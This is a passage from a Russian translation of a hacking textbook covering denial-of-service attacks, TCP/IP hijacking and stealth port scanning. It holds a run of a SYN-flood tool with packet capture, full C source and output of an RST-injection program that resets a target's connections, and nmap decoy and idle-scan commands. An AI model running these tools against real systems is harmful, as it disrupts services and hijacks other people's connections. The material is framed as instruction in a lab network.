/usr/include/libnet.h:87:2: #error "byte order has not been specified, you'll"
synflood.c:6: error: syntax error before string constant
reader@hacking:~/booksrc $
```

У нас не указан порядок байтов и имеется синтаксическая ошибка перед строковой константой. Сбой компилятора связан с тем, что мы не задали для библиотеки libnet несколько обязательных флагов (defines). Их можно увидеть с помощью входящей в библиотеку программы libnet-config.

```
reader@hacking:~/booksrc $ libnet-config --help
Usage: libnet-config [OPTIONS]
Options:
        [--libs]
        [--cflags]
        [--defines]
reader@hacking:~/booksrc $ libnet-config --defines
-D_BSD_SOURCE -D__BSD_SOURCE -D__FAVOR_BSD -DHAVE_NET_ETHERNET_H
-DLIBNET_LIL_ENDIAN
```

Подстановкой команд в оболочке BASH можно динамически вставить эти флаги в команду компиляции.

```
reader@hacking:~/booksrc $ gcc $(libnet-config --defines) -o synflood
synflood.c -lnet
reader@hacking:~/booksrc $ ./synflood
Usage:
./synflood      <target host> <target port>
reader@hacking:~/booksrc $
reader@hacking:~/booksrc $ ./synflood 192.168.42.88 22
Fatal: невозможно открыть сетевой интерфейс. - программу нужно запустить
с полномочиями root.
reader@hacking:~/booksrc $ sudo ./synflood 192.168.42.88 22
SYN Flooding port 22 of 192.168.42.88..
```

В приведенном примере узел с адресом 192.168.42.88 представляет собой машину с операционной системой Windows XP, на которой на порте 22 работает openssh-сервер через cygwin. Вывод tcpdump демонстрирует, как указанный узел заполняют фальшивые SYN-пакеты со случайными IP-адресами. Пока наша программа работает, открыть нормальное соединение на этот порт невозможно.

```
reader@hacking:~/booksrc $ sudo tcpdump -i eth0 -nl -c 15 "host 192.168.42.88"
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 96 bytes
```

```
17:08:16.334498 IP 121.213.150.59.4584 > 192.168.42.88.22: S
751659999:751659999(0) win 14609
17:08:16.346907 IP 158.78.184.110.40565 > 192.168.42.88.22: S
139725579:139725579(0) win 64357
17:08:16.358491 IP 53.245.19.50.36638 > 192.168.42.88.22: S
322318966:322318966(0) win 43747
17:08:16.370492 IP 91.109.238.11.4814 > 192.168.42.88.22: S
685911671:685911671(0) win 62957
17:08:16.382492 IP 52.132.214.97.45099 > 192.168.42.88.22: S
71363071:71363071(0) win 30490
17:08:16.394909 IP 120.112.199.34.19452 > 192.168.42.88.22: S
1420507902:1420507902(0) win 53397
17:08:16.406491 IP 60.9.221.120.21573 > 192.168.42.88.22: S
2144342837:2144342837(0) win 10594
17:08:16.418494 IP 137.101.201.0.54665 > 192.168.42.88.22: S
1185734766:1185734766(0) win 57243
17:08:16.430497 IP 188.5.248.61.8409 > 192.168.42.88.22: S
1825734966:1825734966(0) win 43454
17:08:16.442911 IP 44.71.67.65.60484 > 192.168.42.88.22: S
1042470133:1042470133(0) win 7087
17:08:16.454489 IP 218.66.249.126.27982 > 192.168.42.88.22: S
1767717206:1767717206(0) win 50156
17:08:16.466493 IP 131.238.172.7.15390 > 192.168.42.88.22: S
2127701542:2127701542(0) win 23682
17:08:16.478497 IP 130.246.104.88.48221 > 192.168.42.88.22: S
2069757602:2069757602(0) win 4767
17:08:16.490908 IP 140.187.48.68.9179 > 192.168.42.88.22: S
1429854465:1429854465(0) win 2092
17:08:16.502498 IP 33.172.101.123.44358 > 192.168.42.88.22: S
1524034954:1524034954(0) win 26970
15 packets captured
30 packets received by filter
0 packets dropped by kernel
reader@hacking:~/booksrc $ ssh -v 192.168.42.88
OpenSSH_4.3p2, OpenSSL 0.9.8c 05 Sep 2006
debug1: Reading configuration data /etc/ssh/ssh_config
debug1: Connecting to 192.168.42.88 [192.168.42.88] port 22.
debug1: connect to address 192.168.42.88 port 22: Connection refused
ssh: connect to host 192.168.42.88 port 22: Connection refused
reader@hacking:~/booksrc $
```

Некоторые операционные системы (например, Linux) для противодействия SYN-флуду используют технику SYN cookies. В этом случае TCP-стек регулирует исходное число подтверждения для ответных пакетов SYN/ACK, взяв за основу особенности узла и время (чтобы предотвратить атаки повторного воспроизведения).

TCP-соединения не активируются, пока не будет проверен последний ACK-пакет для процедуры согласования. Если порядковый номер не совпадает или ACK-ответ не приходит, соединение не создается. Это предотвращает фальшивые подключения, ведь ACK-пакет требует информации для отправки по адресу исходного SYN-пакета.

0x452 Атака с помощью пингов смерти

В соответствии со спецификацией протокола ICMP, эхо-запросы могут иметь всего 2^{16}, или 65 536, байтов данных в составе пакета. Разделу данных ICMP-пакетов, как правило, не уделяется должного внимания, так как важная информация содержится в заголовке. Некоторые операционные системы прекращают работу, если послать им эхо-запрос ICMP размером больше разрешенного. Такие гигантские запросы называют пингами смерти (pings of death). Прием крайне прост и эксплуатирует уязвимость, существующую потому, что идея подобной атаки просто не приходила никому в голову. Впрочем, с практической точки зрения он бесполезен, так как во всех современных системах эта дыра уже закрыта.

Но история идет по кругу. Хотя ICMP-пакеты большого размера уже не выводят компьютеры из строя, новые технологии порой страдают от аналогичных вещей. В протоколе Bluetooth, широко используемом телефонами, существует похожий пакет на уровне L2CAP, замеряющий время связи по установленным соединениям. Многие реализации Bluetooth сталкиваются с проблемами из-за эхо-пакетов слишком большой длины. Эту атаку Адам Лори, Марсель Холтман и Мартин Херфут назвали *Bluesmack* и опубликовали код реализующей ее программы.

0x453 Атака teardrop

Другая DoS-атака, останавливающая работу системы, была названа teardrop («слеза»). Она эксплуатирует уязвимость в некоторых реализациях сборки фрагментированных IP-пакетов. Обычно значения смещений, хранящиеся в заголовках фрагментированных пакетов, позволяют восстановить исходный пакет без перекрывающихся частей. При атаке teardrop посылаются фрагменты пакетов с перекрывающимися значениями смещений, что приводит к остановке работы систем, в которых этот момент не отслеживается.

В таком виде атака давно не применяется, но понимание принципа ее действия поможет с поиском проблем в других областях. В эксплуатации уязвимости системы удаленного доступа в ядре OpenBSD (которое считается хорошо защищенным) использовались фрагментированные IPv6-пакеты, хотя проблема была связана не только с отказом в обслуживании. В IP версии 6 применяются более сложные заголовки, и даже формат адреса сильно отличается от привычного для всех формата IPv4. Следует также иметь в виду, что старые ошибки часто возникают в ранних реализациях новых продуктов.

0x454 Наводнение запросами

Затапливающие DoS-атаки зачастую нацелены не на то, чтобы аварийно прекратить работу службы или ресурса, а на то, чтобы перегрузить их, лишив возможно-

сти реагировать на запросы. Атаки аналогичного действия существуют для остановки циклов CPU или системных процессов, но наводнение запросами всегда нацелено на блокирование сетевого ресурса.


Простейшая форма данной атаки сводится к потоку запросов ping с целью исчерпать пропускную способность канала связи атакуемой системы. Жертве посылается множество крупных ping-пакетов, блокирующих доступ в сеть.

Ничего интересного в такой атаке нет — по сути, все зависит от того, чья полоса пропускания окажется шире. Если преимущество на стороне атакующего, жертве будет послано больше данных, чем она может получить, и у обычного трафика не останется шансов дойти до получателя.

0x455 Атака с усилением

Инициировать наводнение запросами можно и более хитрыми способами, не требующими широкой полосы пропускания. С помощью спуфинга и широковещательной адресации можно стократно усилить поток пакетов. Первым делом нужно найти систему, которая сыграет роль усилителя. Это должна быть сеть, позволяющая передачу данных на широковещательные адреса с относительно большим числом активных узлов. Атакующий посылает ей большие ICMP-пакеты эхо-запросов, указывая в качестве адреса отправителя адрес жертвы. Усилитель в свою очередь рассылает их по всем узлам сети, которые возвращают ICMP-пакеты с эхо-ответами на фальшивый адрес (то есть на машину жертвы).

Этот прием позволяет, отправив относительно небольшой поток ICMP-пакетов с эхо-запросами, завалить атакуемого огромным количеством эхо-ответов. Для атаки подходят как ICMP-, так и UDP-пакеты. В первом случае мы имеем дело со *smurf-атакой*, а во втором — с *fraggle-атакой*.




0x456 Распределенная DoS-атака

Существует еще один вариант DoS-атаки — *распределенная DoS-атака*, или *DDoS*. Так как целью здесь всегда является максимальное использование канала жертвы, то чем большую полосу пропускания атакующий сумеет занять, тем больший ущерб он сможет причинить. Распределенная DoS-атака начинается со взлома других узлов и установки на них так называемых демонов. Системы, с которыми проделали такую штуку, называются *ботами* и образуют *ботнет*. Они работают в обычном режиме, пока злоумышленник не выберет жертву и не начнет атаку. С помощью специальной управляющей программы все боты одновременно начинают посылать огромное количество запросов. В результате не только многократно усиливается эффект от DoS-атаки, но и затрудняется поиск ее источника.

0x460 Перехват TCP/IP

Перехват TCP/IP (TCP/IP hijacking) представляет собой хорошо продуманную технику, которая с помощью поддельных пакетов захватывает соединение между жертвой и главной машиной. Особенно полезна она бывает в случаях, когда для подключения к главной машине используются одноразовые пароли. Аутентификация по такому паролю происходит всего один раз, и перехват пакетов с данными в этом случае бесполезен.



Атака TCP/IP hijacking осуществима, когда атакующий и жертва находятся в одной сети. Все детали открытых TCP-соединений можно узнать из заголовков сниффингом сегментов локальной сети. Как вы уже видели, в заголовке любого TCP-пакета содержится его порядковый номер. Номер каждого следующего пакета на единицу больше предыдущего — это гарантирует корректный порядок их получения. Сниф-

финг дает атакующему доступ к порядковым номерам соединений между жертвой (на рисунке ниже это система A) и главной машиной (система B). Мы видим, что затем на главную машину посылается поддельный пакет с IP-адреса жертвы, причем в нем используется добытый с помощью сниффинга порядковый номер, для того чтобы можно было получить корректный номер подтверждения.

Получив поддельный пакет с корректным номером подтверждения, главная машина решит, что он был послан компьютером-жертвой.

0x461 Атака с добавлением бита RST

Одна из форм перехвата TCP/IP сводится к добавлению в пакет бита RST, заставляющего сбросить соединение без дальнейших взаимодействий. При корректном номере подтверждения принимающая сторона решает, что реально получила пакет сброса, и прерывает соединение.

Представим, что некая программа атакует таким способом указанный IP-адрес. В общем случае она выполняет сниффинг средствами библиотеки libpcap, а затем с помощью инструментов из библиотеки libnet вставляет пакеты с битом RST. При этом будут рассматриваться только пакеты для TCP-подключения к указанному IP-адресу. Прочие пользующиеся библиотекой libpcap программы также не проверяют каждый пакет в отдельности. То есть эта библиотека дает нам способ сообщить ядру, что посылать следует только пакеты, удовлетворяющие определенному критерию. Такой фильтр, например пакетный фильтр Беркли (BPF, Berkeley packet filter), напоминает программу. К примеру, правило отбора пакетов для IP-адреса 192.168.42.88 будет выглядеть так: `dst host 192.168.42.88`. Оно содержит ключевое слово и нуждается в компиляции перед отправкой в ядро. Программа tcpdump использует BPF для фильтрации перехватываемых пакетов; кроме того, она умеет формировать дамп работы фильтра.

```
reader@hacking:~/booksrc $ sudo tcpdump -d "dst host 192.168.42.88"
(000) ldh      [12]
(001)          jeq #0x800          jt 2     jf 4
(002)          ld [30]
(003)          jeq #0xc0a82a58     jt 8     jf 9
(004)          jeq #0x806          jt 6     jf 5
(005)          jeq #0x8035         jt 6     jf 9
(006)          ld [38]
(007)          jeq #0xc0a82a58     jt 8     jf 9
(008)          ret #96
(009)          ret #0
reader@hacking:~/booksrc $ sudo tcpdump -ddd "dst host 192.168.42.88"
10
40 0 0 12
21 0 2 2048
32 0 0 30
21 4 5 3232246360
```

```
21 1 0 2054
21 0 3 32821
32 0 0 38
21 0 1 3232246360
6 0 0 96
6 0 0 0
reader@hacking:~/booksrc $
```

Скомпилированное правило фильтрации можно передать ядру. Фильтровать установившиеся соединения немного сложнее. Для них уже установлен флаг ACK, так что искать следует именно его. Флаги располагаются в 13-м октете TCP-заголовка в следующем порядке: URG, ACK, PSH, RST, SYN и FIN. То есть при установленном флаге ACK в 13-м октете окажется двоичное значение `00010000`, или десятичное значение 16. Если же установлены флаги SYN и ACK, 13-й октет будет содержать двоичное значение `00010010`, или десятичное значение 18.

Для создания фильтра отбора только по флагу ACK мы воспользуемся поразрядным оператором `И`. Выражение `00010010 И 00010000` даст нам значение 00010000, так как только у флага ACK оба бита равны 1. Это означает, что, независимо от состояния остальных флагов, пакеты с флагом ACK отберет для нас фильтр `tcp[13] & 16 == 16`.

С помощью именованных значений и обратного логического оператора данное правило записывается так: `tcp[tcpflags] & tcp-ack != 0`. Это выражение дает тот же самый результат, но проще читается. Его можно объединить с предыдущим правилом, в котором указывается целевой IP-адрес. Вот что в итоге получится:

```
reader@hacking:~/booksrc $ sudo tcpdump -nl "tcp[tcpflags] & tcp-ack != 0 and
                dst host
192.168.42.88"
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 96 bytes
10:19:47.567378 IP 192.168.42.72.40238 > 192.168.42.88.22:   ack 2777534975 win 92
<nop,nop,timestamp 85838571 0>
10:19:47.770276 IP 192.168.42.72.40238 > 192.168.42.88.22:   ack 22 win 92
                <nop,nop,timestamp
85838621 29399>
10:19:47.770322 IP 192.168.42.72.40238 > 192.168.42.88.22: P 0:20(20) ack 22 win 92
<nop,nop,timestamp 85838621 29399>
10:19:47.771536 IP 192.168.42.72.40238 > 192.168.42.88.22: P 20:732(712) ack 766
                win 115
<nop,nop,timestamp 85838622 29399>
10:19:47.918866 IP 192.168.42.72.40238 > 192.168.42.88.22: P 732:756(24) ack 766
                win 115
<nop,nop,timestamp 85838659 29402>
```

Похожее правило применяется в следующей программе, которая фильтрует пакеты, перехваченные инструментами библиотеки libpcap. Информация из заголовка перехваченного пакета используется при создании фальшивого пакета с флагом RST. Принцип работы программы объясняется ниже.

---

rst_hijack.c

```
#include <libnet.h>
#include <pcap.h>
#include "hacking.h"

void caught_packet(u_char *, const struct pcap_pkthdr *, const u_char *);
int set_packet_filter(pcap_t *, struct in_addr *);

struct data_pass {
    int libnet_handle;
    u_char *packet;
};

int main(int argc, char *argv[]) {
    struct pcap_pkthdr cap_header;
    const u_char *packet, *pkt_data;
    pcap_t *pcap_handle;
    char errbuf[PCAP_ERRBUF_SIZE]; // Размер как у LIBNET_ERRBUF_SIZE
    char *device;
    u_long target_ip;
    int network;
    struct data_pass critical_libnet_data;

    if(argc < 1) {
        printf("Usage: %s <target IP>\n", argv[0]);
        exit(0);
    }
    target_ip = libnet_name_resolve(argv[1], LIBNET_RESOLVE);

    if (target_ip == -1)
        fatal("Некорректный целевой адрес");

    device = pcap_lookupdev(errbuf);
    if(device == NULL)
        fatal(errbuf);

    pcap_handle = pcap_open_live(device, 128, 1, 0, errbuf);
    if(pcap_handle == NULL)
        fatal(errbuf);

    critical_libnet_data.libnet_handle = libnet_open_raw_sock(IPPROTO_RAW);
    if(critical_libnet_data.libnet_handle == -1)
        libnet_error(LIBNET_ERR_FATAL, "невозможно открыть сетевой интерфейс.
                                        программе нужны полномочия root.\n");
```

```
    libnet_init_packet(LIBNET_IP_H + LIBNET_TCP_H, &(critical_libnet_data.packet));
    if (critical_libnet_data.packet == NULL)
        libnet_error(LIBNET_ERR_FATAL, "невозможно инициализировать пакетную
                                        память.\n");

    libnet_seed_prand();

    set_packet_filter(pcap_handle, (struct in_addr *)&target_ip);

    printf("Сброс всех TCP-подключений к %s на интерфейсе %s\n", argv[1], device);
    pcap_loop(pcap_handle, -1, caught_packet, (u_char *)&critical_libnet_data);

    pcap_close(pcap_handle);
}
```

Надеюсь, большую часть кода вы поняли самостоятельно. Структуру `data_pass` мы создаем для передачи данных через обратный вызов libpcap. Интерфейс raw-сокета открывается средствами libnet, они же используются для выделения памяти под пакеты. Так как функции обратного вызова потребуются дескриптор файла для raw-сокета и указатель на пакетную память, мы сохраняем эти важные для libnet данные в отдельной структуре. Последним аргументом при вызове функции `pcap_loop()` становится указатель на пользователя, передаваемый непосредственно в функцию обратного вызова. А указатель на структуру `critical_libnet_data` дает этой функции доступ ко всем содержащимся в структуре данным. Кроме того, поскольку нам требуется информация только из заголовка пакета, значение длины привязки в функции `pcap_open_live()` было уменьшено с `4096` до `128`.

```
/* Задает фильтр пакетов для поиска установленных TCP-подключений к target_ip */
int set_packet_filter(pcap_t *pcap_hdl, struct in_addr *target_ip) {
    struct bpf_program filter;
    char filter_string[100];

    sprintf(filter_string, "tcp[tcpflags] & tcp-ack != 0 and dst host %s",
            inet_ntoa(*target_ip));

    printf("ОТЛАДКА: строка фильтра \'%s\'\n", filter_string);
    if(pcap_compile(pcap_hdl, &filter, filter_string, 0, 0) == -1)
        fatal("pcap_compile failed");

    if(pcap_setfilter(pcap_hdl, &filter) == -1)
        fatal("pcap_setfilter failed");
}
```

Следующая функция компилирует и задает BPF на прием пакетов только от установленного соединения с указанным IP. Функция `sprintf()` представляет собой аналог уже знакомой вам функции `printf()`, предназначенный для вывода строки.

```
void caught_packet(u_char *user_args, const struct pcap_pkthdr *cap_header, const
u_char *packet) {
    u_char *pkt_data;
    struct libnet_ip_hdr *IPhdr;
    struct libnet_tcp_hdr *TCPhdr;
    struct data_pass *passed;
    int bcount;
    passed = (struct data_pass *) user_args; // Передает данные, используя
                                             // указатель на структуру

    IPhdr = (struct libnet_ip_hdr *) (packet + LIBNET_ETH_H);
    TCPhdr = (struct libnet_tcp_hdr *) (packet + LIBNET_ETH_H + LIBNET_TCP_H);

    printf("сброс TCP-подключения к %s:%d ",
        inet_ntoa(IPhdr->ip_src), htons(TCPhdr->th_sport));
    printf("<---> %s:%d\n",
        inet_ntoa(IPhdr->ip_dst), htons(TCPhdr->th_dport));
    libnet_build_ip(LIBNET_TCP_H,        // Размер пакета без IP-заголовка
        IPTOS_LOWDELAY, // Тип обслуживания IP
        libnet_get_prand(LIBNET_PRu16),  // IP ID (случайный)
        0, // Фрагментация
        libnet_get_prand(LIBNET_PR8),    // TTL (случайный)
        IPPROTO_TCP,                     // Транспортный протокол
        *((u_long *)&(IPhdr->ip_dst)),   // IP источника (изображает целевой адрес)
        *((u_long *)&(IPhdr->ip_src)),   // Целевой IP (возвращается отправителю)
        NULL, // Полезные данные (отсутствуют)
        0, // Длина полезных данных
        passed->packet); // Память заголовка пакета

    libnet_build_tcp(htons(TCPhdr->th_dport), // Порт TCP источника (изображает
                                              // целевой порт)
        htons(TCPhdr->th_sport),         // Целевой порт TCP (возвращается
                                         // отправителю)
        htonl(TCPhdr->th_ack),           // Порядковый номер (используем предыдущий
                                         // ack)
        libnet_get_prand(LIBNET_PRu32),  // Номер подтверждения (случайный)
        TH_RST,                          // Управляющие флаги (установлен
                                         // только RST)
        libnet_get_prand(LIBNET_PRu16),  // Размер окна (случайный)
        0,                               // Указатель срочности
        NULL,                            // Полезные данные (отсутствуют)
        0,                               // Длина полезных данных
        (passed->packet) + LIBNET_IP_H); // Память заголовка пакета

    if (libnet_do_checksum(passed->packet, IPPROTO_TCP, LIBNET_TCP_H)    -1)
        libnet_error(LIBNET_ERR_FATAL, "невозможно вычислить контрольную сумму\n");

    bcount = libnet_write_ip(passed->libnet_handle, passed->packet,
             LIBNET_IP_H+LIBNET_TCP_H);
    if (bcount < LIBNET_IP_H + LIBNET_TCP_H)
        libnet_error(LIBNET_ERR_WARNING, "Внимание: Пакет записан не полностью.");

    usleep(5000); // Небольшая задержка
}
```

Эта функция обратного вызова подделывает пакеты с битом RST. Первым делом извлекаются важные данные libnet и с помощью определенных в ней структур задаются указатели на IP- и TCP-заголовки. Для этой цели можно было воспользоваться и структурами из нашего файла hacking-network.h, но структуры libnet учитывают локальный порядок байтов. Фальшивый пакет с битом RST в качестве целевого адреса использует полученный путем сниффинга адрес источника и наоборот. Номером подтверждения фальшивого пакета служит перехваченный порядковый номер, так как именно его ожидает получатель.

```
reader@hacking:~/booksrc $ gcc $(libnet-config --defines) -o rst_hijack rst_
hijack.c -lnet -lpcap
reader@hacking:~/booksrc $ sudo ./rst_hijack 192.168.42.88
DEBUG: filter string is 'tcp[tcpflags] & tcp-ack != 0 and dst host 192.168.42.88'
Сброс всех TCP-подключений к 192.168.42.88 на интерфейсе eth0
resetting TCP connection from 192.168.42.72:47783 <---> 192.168.42.88:22
```

0x462 Дополнительные варианты перехвата

Фальшивый пакет может и не иметь бита RST. Куда интереснее атака оказывается в случае, когда такой пакет содержит данные. Принявший его узел увеличивает на единицу порядковый номер и отправляет ответ на IP-адрес компьютера-жертвы. Но тот ничего не знает про фальшивый пакет и игнорирует ответ узла по причине некорректного порядкового номера. В результате счетчик порядковых номеров сбивается, и адресат начинает игнорировать все посылаемые компьютером-жертвой пакеты, что нарушает синхронизацию соединения. Создатель первого фальшивого пакета, ставшего причиной всего этого хаоса, может следить за порядковыми номерами и продолжать отправку поддельных пакетов с IP-адреса жертвы. В результате он поддерживает связь с узлом, заместив исходное соединение.

0x470 Сканирование портов

Сканирование позволяет выявить слушающие и готовые к приему соединений порты. Так как большинство служб работает на стандартных, документированных портах, таким способом можно определить запущенные службы. Простейшая форма сканирования сводится к попыткам открыть TCP-соединение со всеми портами атакуемой системы. Это эффективно, но слишком заметно и легко обнаруживается. Кроме того, после установки соединения службы, как правило, заносят в журнал IP-адрес. Хакерами были разработаны различные техники, позволяющие этого избежать.

Все они реализованы в инструменте nmap, который создал Гордон Лайон, известный также под псевдонимом Фёдор Васкович. Это один из самых популярных инструментов сканирования с открытым исходным кодом.

0x471 Скрытое SYN-сканирование

Иногда SYN-сканирование называют *полуоткрытым* (half-open scan). Дело в том, что в этом случае полное TCP-соединение не открывается. Давайте вспомним, как осуществляется процесс трехэтапного согласования для начала сеанса TCP/IP: первым делом посылается пакет с флагом SYN, затем обратно отправляется пакет с флагами SYN и ACK и завершает процедуру возвращение пакета с флагом ACK. Только после этого открывается соединение. При SYN-сканировании процедура согласования не завершается, все ограничивается отправкой пакета с флагом SYN и анализом полученного ответа. Ответ в виде пакета с флагами SYN и ACK означает, что порт принимает соединения. Эта информация записывается, после чего посылается пакет с флагом RST, чтобы оборвать соединение и предотвратить возможность случайной DoS-атаки.

В программе nmap SYN-сканирование запускает параметр командной строки `-sS`. Программа должна иметь права пользователя root, так как стандартных сокетов она не использует и требует непосредственного доступа к сети.

```
reader@hacking:~/booksrc $ sudo nmap -sS 192.168.42.72

Starting Nmap 4.20 ( http://insecure.org ) at 2007-05-29 09:19 PDT
Interesting ports on 192.168.42.72:
Not shown: 1696 closed ports
PORT    STATE SERVICE
22/tcp  open ssh

Nmap finished: 1 IP address (1 host up) scanned in 0.094 seconds
```

0x472 Сканирование с помощью техник FIN, X-mas и Null

Ответной мерой на SYN-сканирование стало создание инструментов обнаружения и протоколирования полуоткрытых соединений. В результате появился еще один набор техник скрытого сканирования портов: FIN, X-mas и Null. Они включают в себя рассылку бессмысленных пакетов по всем портам атакуемой системы. Слушающими портами такие пакеты попросту игнорируются. А вот закрытый порт, реализованный в соответствии с протоколом (RFC 793), отправляет в ответ

пакет с флагом RST. Это позволяет распознать доступные для подключения порты, не открывая никаких соединений.

При FIN-сканировании посылается пакет с флагом FIN, в случае техники X-mas[1] для посылаемого пакета устанавливаются флаги FIN, URG и PUSH (она получила такое название, потому что флаги расположены как на рождественской елке), а Null-сканирование означает отправку пакета без TCP-флагов. Хотя эти варианты сканирования довольно незаметны, они не всегда бывают надежны. Например, в реализации TCP от Microsoft ответ в виде пакета с флагом RST не посылается, в результате сканирование не дает никакого эффекта.

В программе nmap сканирование с использованием техник FIN, X-mas и Null осуществляется с помощью параметров командной строки `-sF`, `-sX` и `-sN` соответственно. Результат выглядит примерно так же, как и в случае SYN-сканирования.

0x473 Фальшивые адреса

Можно избежать обнаружения, спрятавшись среди фальшивых адресов. В этом случае соединения с фальшивых IP-адресов просто перемешиваются с реальными соединениями, производимыми с целью сканирования портов. Ответы от первых не требуются, так как они нужны исключительно для отвода глаз. Но все равно для их подделки необходимо использовать реальные IP-адреса живых узлов, иначе в атакуемой системе можно вызвать SYN-флуд.

В программе nmap за создание фальшивых адресов отвечает параметр командной строки `-D`. Вот пример сканирования таким образом IP-адреса 192.168.42.72 с использованием в качестве фальшивых адресов 192.168.42.10 и 192.168.42.11:

```
reader@hacking:~/booksrc $ sudo nmap -D 192.168.42.10,192.168.42.11 192.168.42.72
```

0x474 Метод idle scan

Сканирование системы можно произвести, воспользовавшись поддельными пакетами от внешнего узла (который называют *зомби*) и наблюдая за тем, что́ на нем происходит. Для этой цели нужен узел, не посылающий и не получающий никакого другого сетевого трафика, с реализацией TCP, которая генерирует нужные идентификаторы IP, увеличивающиеся на известную величину для каждого следующего пакета. На протяжении сеанса эти идентификаторы должны быть уникальны для каждого пакета, и обычно их принято увеличивать на фиксированное число. Равномерное увеличение IP-идентификаторов никогда не рассматривалось как угроза безопасности, именно это заблуждение и использует метод idle

[1] Рождество (*англ.*). — *Примеч. ред.*

scan[1]. В более новых операционных системах, например в свежих версиях ядра Linux, OpenBSD и Windows начиная с версии Vista, IP-идентификаторы присваиваются случайным образом, в то время как в старых операционных системах и у устройств (например, у принтеров) этого не происходит.

Для выполнения такого сканирования первым делом нужно узнать текущий IP-идентификатор зомби-узла. Для этого посылается пакет с флагом SYN или с флагами SYN и ACK и изучается полученный ответ. Повторив процедуру несколько раз, мы определим, на какое число прирастают IP-идентификаторы.

После этого можно будет послать на порт атакуемой машины поддельный SYN-пакет с IP зомби-узла. Дальнейшее зависит от состояния порта машины-жертвы.

- Слушающий порт возвращает зомби-узлу SYN/ACK-пакет, но, так как этот узел не посылал пакета с флагом SYN, на непрошенный SYN/ACK-пакет он отреагирует пакетом с флагом RST.
- В случае закрытого порта SYN/ACK-пакет зомби-узлу от атакуемой машины не посылается, поэтому ответа от него не будет.

На текущей стадии нужно снова связаться с зомби-узлом, чтобы определить величину приращения идентификатора IP. Если оно составляет всего один интервал, значит, между двумя проверками зомби-узел не посылал наружу других пакетов. Следовательно, порт целевой машины закрыт. Приращение в два интервала означает, что между проверками зомби-узел посылал еще один пакет, скорее всего, с флагом RST. Это соответствует слушающему порту целевой машины.

Разумеется, если зомби-узел одновременно со сканированием проявляет еще какую-то активность, это исказит результаты. При небольшом потоке собственного трафика на каждый порт можно послать серию пакетов. При отправке 20 пакетов приращение в 20 инкрементных шагов укажет на открытый порт, а его отсутствие — на закрытый порт. Если зомби-узел в это время отправит один или два пакета, не связанных со сканированием, разница все равно будет сильно бросаться в глаза.


Корректное применение техники idle scan на зомби-узле, не имеющем возможности регистрировать информацию, позволяет просканировать любую машину, не выдавая собственного IP-адреса.

В программе nmap этот тип сканирования запускается параметром командной строки `-sI`, после которого указывается адрес зомби-узла:

```
reader@hacking:~/booksrc $ sudo nmap -sI idlehost.com 192.168.42.7
```

[1] Ленивое сканирование (*англ.*). — *Примеч. ред.*

Вот схематичное изображение двух возможных вариантов.



0x475 Превентивная защита

